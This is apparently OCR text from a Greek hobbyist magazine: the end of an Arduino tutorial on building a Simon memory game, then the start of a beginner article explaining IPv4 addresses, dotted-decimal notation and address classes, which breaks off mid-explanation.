ιδιαίτερα βολικό! Αν θέλουμε να μοιάζουν πραγματικά τυχαίοι οι αριθμοί της random, αρκεί να της πούμε να ξεκινάει κάθε φορά από διαφορετικό σημείο της αλληλουχίας. Με αυτόν τον τρόπο, θα είναι πολύ δύσκολο για κάποιον να εντοπίσει την επαναληψιμότητα των αριθμών. Αυτό ακριβώς πετυχαίνουμε, δίνοντας στο seed την τιμή που μας επέστρεψε ο ADC (Analog to Digital Converter) του Arduino. Βλέπετε, η αναλογική είσοδος 0 δεν συνδέεται πουθενά (είναι floating) και η τάση που μετράει επάνω της ο ADC είναι κάθε φορά τυχαία.

Εικόνα 4
Αυτό το κύκλωμα πρέπει να υλοποιήσουμε, για να φτιάξουμε το Simon game στο Arduino μας. Θα χρειαστούμε μόνο τέσσερις διακόπτες, τέσσερα LED και τέσσερις αντιστάσεις!




Αμέσως μετά τη συνάρτηση setup() ακολουθεί η γνωστή και μη εξαιρετέα loop(). Μέσα σ' αυτή υλοποιείται ολόκληρο το παιχνίδι. Για αρχή ορίζουμε έναν πίνακα, στον οποίο θα αποθηκεύονται τα βήματα κάθε γύρου (τα LED που θα ανάβουν κι αντίστοιχα τα κουμπιά που θα πρέπει να πατήσουμε για να ολοκληρωθεί ο γύρος). Στη συνέχεια ορίζουμε μια μεταβλητή για το χρόνο που θέλουμε να διαρκεί η επίδειξη κάθε βήματος στο χρήστη. Προφανώς, όσο μικραίνει αυτός ο χρόνος, τόσο πιο δύσκολο γίνεται το παιχνίδι.

Ακολουθεί ένας βρόχος for...loop. Κάθε επανάληψη αυτού του βρόχου αποτελεί κι ένα γύρο του παιχνιδιού. Η μεταβλητή i δείχνει κάθε στιγμή τον αριθμό του γύρου στον οποίο έχουμε φτάσει κι επιπρόσθετα, το πλήθος των βημάτων για αυτό το γύρο. Ας δούμε από κοντά τι συμβαίνει σ' αυτό το βρόχο.

Στην αρχή και χρησιμοποιώντας τη συνάρτηση random, παίρνουμε έναν ψευδοτυχαίο αριθμό. Αυτός ο αριθμός αποτελεί το νέο βήμα που προστίθεται σε κάθε γύρο. Με άλλα λόγια, αυτός ο αριθμός δείχνει ποιο είναι το νέο λαμπάκι που θα προστεθεί στην αλληλουχία, την οποία πρέπει να απομνημονεύσει και να αναπαραγάγει ο παίκτης. Σαν παράμετρο για τη random δίνουμε το πλήθος των διακοπτών του παιχνιδιού (4). Έτσι, η συνάρτηση επιστρέφει έναν τυχαίο αριθμό από το 0 έως το 3. Αυτό είναι βολικό, γιατί οι δύο πίνακές μας με τα pin των LED και ων διακοπτών, έχουν από τέσσερα στοιχεία ο καθένας και δέχονται ένα δείκτη στην περιοχή [0...3].

Εικόνα 5
Η λογική του προγράμματος είναι απλή και η υλοποίηση απλούστερη. Δεν χρησιμοποιούμε καμία εξωτερική βιβλιοθήκη! Αυτό βέβαια δε σημαίνει ότι το τελικό αποτέλεσμα δεν θα έχει ενδιαφέρον. Έτσι δεν είναι; :D




Έφτασε η ώρα της επίδειξης. Το πρόγραμμα πρέπει να δείξει την τυχαία αλληλουχία, την οποία καλείται να απομνημονεύσει ο παίκτης. Αυτό γίνεται με ένα βρόχο for...loop που σαρώνει τον πίνακα με τα τυχαία βήματα, από τη θέση 0 ως τη θέση (i-1).Έτσι, αν για παράδειγμα βρισκόμαστε στον πέμπτο γύρο, ο βρόχος θα επαναληφθεί πέντε φορές, δείχνοντας τα πέντε πρώτα βήματα που βρίσκονται αποθηκευμένα στον πίνακα steps. Για να απλοποιήσουμε τον κώδικα, δημιουργήσαμε μια συνάρτηση που ανάβει ένα LED για συγκεκριμένο χρονικό διάστημα και στη συνέχει το σβήνει. Το LED που θα ανάψει κάθε φορά καθώς και η διάρκεια καθορίζονται από παραμέτρους που δέχεται η συνάρτησή.

Τώρα που ο παίκτης είδε την ακολουθία, πρέπει να την επαναλάβει. Γι' αυτό το λόγο δημιουργούμε και πάλι ένα βρόχο for...loop. Όπως προηγουμένως, ο βρόχος θα εκτελεστεί τόσες φορές, όσες επιβάλει ο γύρος στον οποίο έχουμε φτάσει. Σε κάθε επανάληψη, το πρόγραμμα ελέγχει αν το κουμπί που πατήσαμε είναι το αναμενόμενο, σύμφωνα με την αποθηκευμένη αλληλουχία. Εάν δεν είναι, το παιχνίδι τελειώνει! Εάν όμως πατήσουμε το σωστό κουμπί ο βρόχος επαναλαμβάνεται κι ο παίκτης πρέπει να πατήσει το κουμπί που αντιστοιχεί στο επόμενο βήμα της ακολουθίας. Για τον εντοπισμό του κουμπιού που πατάει κάθε φορά ο παίκτης, δημιουργήσαμε την συνάρτηση getButton. Αυτή ελέγχει διαδοχικά όλους τους διακόπτες του παιχνιδιού κι επιστρέφει εκείνον που θα πατηθεί πρώτος.


Αφού ολοκληρωθεί κι αυτός ο βρόχος, το πρόγραμμα προχωρά στον επόμενο γύρο του παιχνιδιού: Ο πρώτος βρόχος for...loop που συναντήσαμε θα επαναληφθεί για μία ακόμα φορά. Βέβαια, πριν από αυτή την επανάληψη μειώνουμε την τιμή της μεταβλητής time. Με αυτόν τον τρόπο, περιορίζουμε το χρόνο προβολής των βημάτων και το παιχνίδι δυσκολεύει. Ναι, καλά καταλάβατε: Σε κάθε γύρο αυξάνονται τα βήματα που πρέπει να θυμάται ο παίκτης, ενώ ο χρόνος που διαθέτει για να απομνημονεύσει την ακολουθία μικραίνει!

Τέλος, στην περίπτωση που ο παίκτης κάνει κάποιο λάθος, καλείται η συνάρτηση gameover. Όπως είπαμε και πριν, για να τελειώσει το παιχνίδι αρκεί ένα λάθος[2]. Το μόνο που κάνει η εν λόγω συνάρτηση είναι να αναβοσβήσει μερικές φορές τα LED του παιχνιδιού, για να δείξει στο χρήστη ότι έχασε... πανηγυρικά :) Για να ξεκινήσει νέο παιχνίδι ο παίκτης πρέπει να πατήσει το κουμπί reset, στο Arduino board.

Εικόνα 6
Μετά τη μεταγλώττιση ο κώδικάς μας καταλαμβάνει μόνο 2370 bytes! Σε σύγκριση με τα 32256 bytes που χωράει ο μικροελεγκτής του Arduino, το πρόγραμμά μας είναι λιλιπούτειο! Βέβαια, για μια τόσο απλή εφαρμογή θα μπορούσε να πει κανείς ότι τα 2370 bytes αποτελούν σπατάλη :S Ωστόσο η ευκολία που μας προσέφερε το Arduino στην κατασκευή του παιχνιδιού ήταν ανεκτίμητη!



2. Είναι πολύ αυστηρό παιδί αυτός ο Simon ;-)



Εικόνα 7
Στην εργαστηριακή (εχμ) υλοποίηση χρησιμοποιήσαμε δύο μικρότερα breadboard, αντί για ένα μεγάλο. Δίνουν μεγαλύτερη ελευθερία στη φυσική διάταξη του κυκλώματος, αλλά δεν θα το προτείναμε στους νεοφερμένους.

That's (almost) all folks!

Μπορεί να ολοκληρώσαμε μόλις τώρα το παιχνιδάκι μας, αλλά αυτό δεν σημαίνει ότι δεν έχουμε ήδη σκεφτεί τις πιθανές βελτιώσεις. Το αυθεντικό Simon game, για κάθε κουμπί-λαμπάκι έπαιζε κι έναν συγκεκριμένο μουσικό τόνο. Αυτό βοηθούσε πολύ το ανθρώπινο μυαλό[3] στο να απομνημονεύσει την εκάστοτε αλληλουχία των κουμπιών. Στη δική μας εκδοχή ο ήχος μπορεί να προστεθεί πολύ εύκολα, χρησιμοποιώντας τη συνάρτηση tone() του Arduino.

Όπως θα προσέξατε, στο πρόγραμμα του Arduino υπάρχει μια δήλωση με το όνομα CHOICES. Πρόκειται για το πλήθος των διακοπτών και κατ' επέκταση των LED. Η ύπαρξη και μόνο αυτής της δήλωσης θα έπρεπε να σας βάζει σε σκέψεις (και μάλλον το έχει ήδη κάνει). Θα μπορούσε κανείς να δυσκολέψει πολύ το παιχνίδι, προσθέτοντας ένα ακόμα ζευγάρι διακόπτη-LED!

Μπορούμε εύκολα να χρησιμοποιήσουμε κάποια από τις τεχνικές που είδαμε στα άρθρα της σειράς «Arduino, the way of the hacker», που ξεκινά από το deltaHacker 003. Αν και νομίζουμε ότι με τέσσερις επιλογές και πάνω το παιχνίδι γίνεται αρκετά δύσκολο, θα ήταν ενδιαφέρον να το υλοποιούσε κάποιος. Επίσης, μιας και αναφερθήκαμε στη σειρά, βγάζοντας πολλές από τις βαριές συναρτήσεις του Arduino θα καταφέρουμε να μειώσουμε κατά πολύ τον κώδικα και, γιατί όχι, να φύγουμε τελείως από το Arduino. Εχμ, αλλά ας μην το συνεχίσουμε, αυτό είναι ιστορία για άλλο άρθρο και με πολύ... ζουμί! (Σ.τ.Ε. Ζουμί;! Srsly?)

3. Ίσως και των θηλαστικών γενικότερα, αλλά δεν καταφέραμε να το δοκιμάσουμε επιτυχώς...



Skill: Beginner

Tags: IP addressing, IPv4, subnets, subnetting

Πώς δουλεύουν τα δίκτυα: Διευθύνσεις IP και δίκτυα μέσα σε δίκτυα

by sub2raw

Στο πρώτο άρθρο της σειράς μας στα δίκτυα που δημοσιεύτηκε στο τεύχος 004, παρουσιάσαμε τη σουίτα πρωτοκόλλων TCP/IP, εξηγήσαμε τη λογική της και δείξαμε τη σπουδαιότητα που έχει στην ύπαρξη του ίδιου του Διαδικτύου. Στο παρόν άρθρο εστιάζουμε την προσοχή μας στα πρωτόκολλα που κατοικούν στο Network Layer του TCP/IP stack και συγκεκριμένα στο Internet Protocol ή απλά IP.

Σκοπός μας δεν είναι να ξετινάξουμε το Internet Protocol -- τουλάχιστον όχι ακόμα. Θα εξηγήσουμε όμως πώς σχηματίζονται οι αριθμητικές διευθύνσεις της έκδοσης 4 του IP (εν συντομία IPv4) και θα δούμε πώς με τη βοήθεια του πρωτοκόλλου ορίζονται ή οριοθετούνται διάφορα υποδίκτυα.

Όπως κάθε σπίτι χρειάζεται μια μοναδική ταχυδρομική διεύθυνση αλλιώς κανείς δεν μπορεί να στείλει κάτι εκεί μέσω ταχυδρομείου, έτσι και κάθε υπολογιστής χρειάζεται μια μοναδική διεύθυνση IP αλλιώς κανείς δεν μπορεί να του στείλει κάτι μέσω δικτύου. Γενικά, ένας υπολογιστής χωρίς διεύθυνση IP δεν μπορεί να επικοινωνεί με άλλους υπολογιστές δικτυακά, όπου κι αν αυτοί βρίσκονται. Είναι λοιπόν προφανές ότι κάθε σύγχρονος υπολογιστής ή συσκευή με ικανότητες δικτύωσης, χρειάζεται τουλάχιστον μία διεύθυνση IP. Και λέμε τουλάχιστον μία γιατί στην πραγματικότητα κάθε ενεργό network interface έχει τη δική του διεύθυνση IP, και υπάρχουν υπολογιστές με περισσότερα του ενός network interfaces.

Πάρτε το παράδειγμα ενός desktop PC, το οποίο συνδέεται στον ADSL router του σπιτιού ενσύρματα, μέσω μιας κάρτας Ethernet. Για να μιλάει η κάρτα αυτή (network interface) με τον router, χρειάζεται τη δική της διεύθυνση IP ή απλά το δικό της IP. Επιπρόσθετα, ο υπολογιστής ενδέχεται να ‵χει και μια ασύρματη κάρτα δικτύωσης (άλλο network interface αυτό), με την οποία μιλάνε άλλα μηχανήματα όπως laptops, smartphones κ.ο.κ. Για να είναι δυνατή η επικοινωνία, η ασύρματη κάρτα χρειάζεται κι αυτή το δικό της IP. Θέλετε να πάμε το παράδειγμα λίγο παραπέρα; Κανένα πρόβλημα, πηγαίνει πανεύκολα. Ας υποθέσουμε, λοιπόν, ότι ο υπολογιστής έχει εγκατεστημένο το VirtualBox. Μεταξύ των διαφορετικών ειδών δικτύωσης που παρέχει ο εν λόγω hypervizor είναι και το λεγόμενο host-only networking (βλ. και http://deltahacker.gr/?p=2667, ειδικά την παράγραφο «Είδη δικτύωσης για τις εικονικές μηχανές»). Ουσιαστικά, το VirtualBox υλοποιεί ένα εικονικό network interface τύπου Ethernet «εντός» του φυσικού υπολογιστή. Μέσω του εικονικού αυτού interface επικοινωνούν μεταξύ τους τα virtual machines με τύπο δικτύωσης host-only, καθώς κι ο αληθινός υπολογιστής με τα VMs (κι αντίστροφα). Βεβαίως, μιας και μιλάμε για δικτύωση TCP/IP, εξυπακούεται ότι ο host-only adapter έχει τη δική του διεύθυνση IP! Να λοιπόν που μόλις περιγράψαμε μια όχι και τόσο ασυνήθιστη περίπτωση υπολογιστή, στον οποίο αντιστοιχούν τρεις διευθύνσεις IP (Στην πραγματικότητα του αντιστοιχούν τέσσερις, αφού κάθε συσκευή με ικανότητες δικτύωσης έχει και το λεγόμενο loopback interface, το οποίο εξ ορισμού έχει τη διεύθυνση 127.0.0.1. Αλλά ας μην προτρέχουμε.)

Για λόγους απλότητας, για το υπόλοιπο του κειμένου θα θεωρούμε ότι κάθε υπολογιστής ή γενικά συσκευή που συμμετέχει σ' ένα δίκτυο, έχει μία και μόνο διεύθυνση IP. Επίσης, όπου αναφέρουμε το IP στην πραγματικότητα θα εννοούμε IPv4.

Το ζήτημα του πλήθους

Μια διεύθυνση IP είναι ένας δυαδικός αριθμός μήκους 32bit που αντιστοιχεί σ' έναν υπολογιστή ή γενικά σε μια δικτυακή συσκευή (host) ενός δικτύου, και την ταυτοποιεί μονοσήμαντα μέσα σ' αυτό.

> ***Σημείωση:*** *Για μια εισαγωγή στα διάφορα συστήματα αρίθμησης --και ειδικά στο δυαδικό και στο δεκαεξαδικό--, μπορείτε να διαβάσετε το άρθρο που φιλοξενούμε στο site του περιοδικού και συγκεκριμένα στη διεύθυνση http://deltahacker.gr/?p=4192*

Από τη στιγμή που οι διευθύνσεις IP είναι αριθμοί 32bit, το μέγιστο πλήθος διαφορετικών τέτοιων αριθμών είναι

```
2^32 = 4,294,967,296
```

δηλαδή κάτι παραπάνω από τέσσερα δισεκατομμύρια, διακόσια εκατομμύρια. Άρα, ισάριθμο είναι και το πλήθος των hosts που μπορούν να συμμετάσχουν σ' ένα δίκτυο ταυτόχρονα, ως ξεχωριστές, μοναδικά διευθυνσιοδοτημένες οντότητες. Το νούμερο ακούγεται μεγάλο και σίγουρα είναι, μόνο που στην πράξη υπάρχουν ορισμένοι περιορισμοί ως προς τον τρόπο κατανομής των διευθύνσεων. Έτσι, οι χρήσιμες διευθύνσεις IP είναι στην πραγματικότητα λιγότερες. Ταυτόχρονα, ο ρυθμός ανάπτυξης του Διαδικτύου και των συσκευών που μετέχουν σ' αυτό είναι τόσο γρήγορος, που σήμερα απλά *δεν* υπάρχει ελεύθερο μπλοκ διευθύνσεων IP: όλα τους έχουν κατανεμηθεί! Μολαταύτα, χάρη στις τεχνικές NAT (Network Address Translation) το Internet συνεχίζει να λειτουργεί. Ταυτόχρονα, η νέα έκδοση του IP, η λεγόμενη IPv6, έχει εδώ και χρόνια αρχίσει να χρησιμοποιείται πειραματικά και κάποια στιγμή προορίζεται ν' αντικαταστήσει πλήρως το πεπαλαιωμένο IPv4. Βέβαια η ίδια ακριβώς φράση ακουγόταν και πριν 12 περίπου χρόνια, τώρα όμως που τα διαθέσιμα IPv4 μπλοκ έχουν εξαντληθεί είναι φανερό ότι το μέλλον --ελπίζουμε όχι το μακρινό-- ανήκει στο IPv6. Δεν θ' ασχοληθούμε επί του παρόντος με τη νέα έκδοση του IP, θα σημειώσουμε όμως ότι υποστηρίζει διευθύνσεις μήκους 128bit. Επομένως, υπό το IPv6 μπορούμε να έχουμε 2^128 διαφορετικά hosts. Αν θέλετε, πηγαίνετε στο Wolfram Alfa κι αναπτύξτε αυτή τη δύναμη. Να τι θα πάρετε:

```
2^128 = 340,282,366,920,938,463,463,374,607,431,768,211,456
```

Ο αριθμός αυτός είναι τόσο εκνευριστικά μεγάλος, που είναι απλά αδύνατον να συλληφθεί από τον ανθρώπινο νου. Εκτός βέβαια κι αν έχουμε να κάνουμε με μαθηματικούς, οι οποίοι ασχολούνται με την κρυπτογραφία και καθημερινά συζητούν για δυνάμεις όπως 2^1024, 2^2048 και 2^4096. Ακούνε λοιπόν για νούμερα όπως το 2^128 ή ακόμα και για το 2^256 και, δικαιολογημένα, βάζουν τα γέλια. Αρκετά όμως με το IPv6, ας στρέψουμε ξανά την προσοχή μας στο IPv4.

Οι διευθύνσεις IP από κοντά

Αν κι όπως είπαμε πρόκειται για δυαδικούς αριθμούς μήκους 32bit, οι διευθύνσεις IP συνήθως γράφονται ως τέσσερις ξεχωριστοί αριθμοί του δεκαδικού συστήματος. Για την ακρίβεια, ξεκινώντας από δεξιά κάθε οκτάδα δυαδικών ψηφίων (**octet**) μετατρέπεται στον αντίστοιχο δεκαδικό αριθμό και οι δεκαδικοί αυτοί χωρίζονται μεταξύ τους με μια τελεία. Ο συγκεκριμένος τρόπος αναπαράστασης ονομάζεται **dotted-decimal**. Για παράδειγμα, η διεύθυνση IP του υπολογιστή στον οποίο γράφεται το παρόν κείμενο στην πραγματικότητα είναι

```
00001010000101000001111000000101
```

Βάζουμε στοίχημα ότι πουθενά δεν έχετε δει διεύθυνση IP γραμμένη κατ' αυτόν τον τρόπο. Ούτε κι εμείς. Ας χωρίσουμε λοιπόν αυτόν τον παράξενο αριθμό σε τέσσερις ομάδες των οκτώ bit, δηλαδή σε τέσσερα octets:

```
00001010 00010100 00011110 00000101
```

Μετατρέποντας κάθε octet στο δεκαδικό ισοδύναμο και διατηρώντας τη σειρά, παίρνουμε την ακόλουθη τετράδα δεκαδικών αριθμών:

```
10 20 30 5
```

Βάζοντας και τις τελείες, βλέπουμε επιτέλους το IP του υπολογιστή στην οικεία μορφή dotted-decimal:


```
10.20.30.5
```

Πρακτικά, κάθε εργαλείο ή πρόγραμμα που χειρίζεται διευθύνσεις IP τις δέχεται και τις παρουσιάζει σε μορφή dotted-decimal. Κι αυτό γιατί, σε αντίθεση με τους υπολογιστές, οι άνθρωποι είμαστε εξοικειωμένοι με το δεκαδικό σύστημα αρίθμησης κι επομένως το προτιμάμε έναντι του δυαδικού. Τι να κάνουμε, συνήθειες είν' αυτές... :)

Δίκτυα και μηχανήματα, μηχανήματα και δίκτυα

Κάτι που δεν είναι εμφανές κοιτάζοντας μια διεύθυνση IP, είναι ότι στην πραγματικότητα αποτελείται από δύο τμήματα: το αριστερότερο, που καθορίζει τη λεγόμενη ταυτότητα ή διεύθυνση δικτύου (**network ID** ή **network address**), καθώς και το δεξιότερο, που καθορίζει την ταυτότητα ή τη διεύθυνση μιας συσκευής *εντός* του δικτύου (**host ID** ή **host address**). Συχνά, η δυσκολία στο «χειρισμό» διευθύνσεων IP έγκειται στη διάκριση του network ID από το host ID.

Αρχικά, στην προδιαγραφή του IP υπήρχε πρόβλεψη για διαφορετικές κλάσεις διευθύνσεων (**address classes**). Με βάση το σχετικό σύστημα ορίζονται δίκτυα διαφορετικών μεγεθών κι από μία δεδομένη διεύθυνση IP φαίνεται αφενός για τι μεγέθους δίκτυο μιλάμε, αφετέρου ταυτοποιείται κι ο host εντός του δικτύου. Λόγω της εκρηκτικής διόγκωσης του Διαδικτύου, φαινόμενο που δεν θα μπορούσε να έχει προβλεφθεί από τους



Στα δίκτυα TCP/IP κάθε host πρέπει να έχει τη δική του, μοναδική διεύθυνση IP. Για την ακρίβεια, κάθε network interface (κάρτα WiFi, Ethernet, Bluetooth κ.ο.κ.), ασχέτως αν είναι εικονικό ή πραγματικό, πρέπει να έχει το δικό του IP. Στο screenshot φαίνονται τέσσερα διαφορετικά network interfaces ενός σύγχρονου υπολογιστή, καθώς και οι διευθύνσεις IP που έχει το καθένα εξ αυτών. Το (1) είναι το λεγόμενο loopback interface του λειτουργικού συστήματος, το (2) είναι το interface μιας κάρτας δικτύου Ethernet, το (3) είναι εκείνο του WiFi adapter και το (4) είναι το εικονικό network interface τύπου host-only, το οποίο έχει δημιουργήσει το VirtualBox για το host OS.

σχεδιαστές του IP, το σύστημα των address classes έφτασε γρήγορα στα όριά του. Σήμερα χρησιμοποιείται το εναλλακτικό, σύγχρονο σύστημα των λεγόμενων **classless IP addresses**. Οφείλουμε να κατανοήσουμε τη λογική του, όμως για να το κάνουμε είναι σκόπιμο να πάμε λίγο πίσω και να συζητήσουμε για τις παλιές, (όχι και τόσο) καλές address classes.

Κατηγοριοποίηση διευθύνσεων IP: Η πρώτη απόπειρα!

Στο πρωτόκολλο IP ορίζονται πέντε διαφορετικές κλάσεις διευθύνσεων: οι A, B, C, D και E. Στις A, B και C, ο αριθμός των octets που αφορούν στο network ID διαφέρει, ορίζοντας προφανώς δίκτυα διαφορετικών μεγεθών (λεπτομέρειες σε πολύ λίγο). Η κλάση D υπάρχει για τις λεγόμενες multicast addresses, που είναι διευθύνσεις ειδικού τύπου. Η δε κλάση E είναι πειραματική και δεν χρησιμοποιείται. Γράφοντας μια διεύθυνση IP στο δυαδικό σύστημα, τα πρώτα bit από αριστερά δείχνουν σε ποια κλάση ανήκει η εν λόγω διεύθυνση. Αναλυτικότερα, ισχύουν τα ακόλουθα:

- αν το πρώτο bit είναι 0, τότε η διεύθυνση ανήκει στην κλάση A
- αν το πρώτο bit είναι 1 και το δεύτερο 0, τότε η διεύθυνση ανήκει στην κλάση B
- αν το πρώτο bit είναι 1, το δεύτερο επίσης 1 και το τρίτο 0, τότε η διεύθυνση ανήκει στην κλάση C
- αν τα τρία πρώτα bit είναι όλα 1 και το τέταρτο είναι 0, τότε η διεύθυνση ανήκει στην κλάση D
- αν τα τέσσερα πρώτα bit είναι όλα 1, τότε η διεύθυνση ανήκει στην κλάση E

Τα χαρακτηριστικά των κλάσεων A, B και C που μας ενδιαφέρουν, συνοψίζονται στον ακόλουθο πίνακα:

Κλάση	Μορφή διεύθυνσης (* = 0 ή 1)	Μήκος network ID	Πλήθος δικτύων	Πλήθος hosts
A	0*******|************************	8bit	2^7 - 2 = 126	2^24 - 2 = 16777214
B	10**************|****************	16bit	2^14 = 16384	2^16 - 2 = 65534
C	110*********************|********	24bit	2^21 = 2097152	2^8 - 2 = 254

Ο προηγούμενος πίνακας είναι μια χαρά, καλύτερα όμως να τον γράψουμε ξανά κι αυτή τη φορά να έχουμε τις γενικές μορφές των διευθύνσεων σε dotted-decimal:

Κλάση	Μορφή διεύθυνσης	Μήκος network ID	Πλήθος δικτύων	Πλήθος hosts
A	1-126|p.q.r	8bit	127	16777214
B	128-191.p|q.r	16bit	16384	65534
C	192-223.p.q|r	24bit	2097152	254

Οι κάθετες γραμμές που εμφανίζονται στις μορφές των διευθύνσεων διαχωρίζουν το network ID από το host ID. Τώρα, επειδή το network ID δεν μπορεί να αποτελείται μόνο από μηδενικά, από το συνολικό πλήθος των διαφορετικών δικτύων κλάσης A που είναι 128 (=2^7) αφαιρούμε 1

κι έτσι παίρνουμε 127 διαφορετικά δίκτυα. Όμως το δίκτυο με network ID το 01111111 (127 στο δεκαδικό) είναι δεσμευμένο για ειδική χρήση. Τελικά, λοιπόν, το πλήθος των διαφορετικών δικτύων κλάσης A είναι 2^7-2 = 126.

Επειδή εξάλλου οι διευθύνσεις που έχουν το δεξιότερο octet 00000000 ή 1111111111 (255 στο δεκαδικό) είναι επίσης δεσμευμένες για ειδικές χρήσεις, από τα πλήθη των hosts κάθε κλάσης αφαιρούμε το 2.

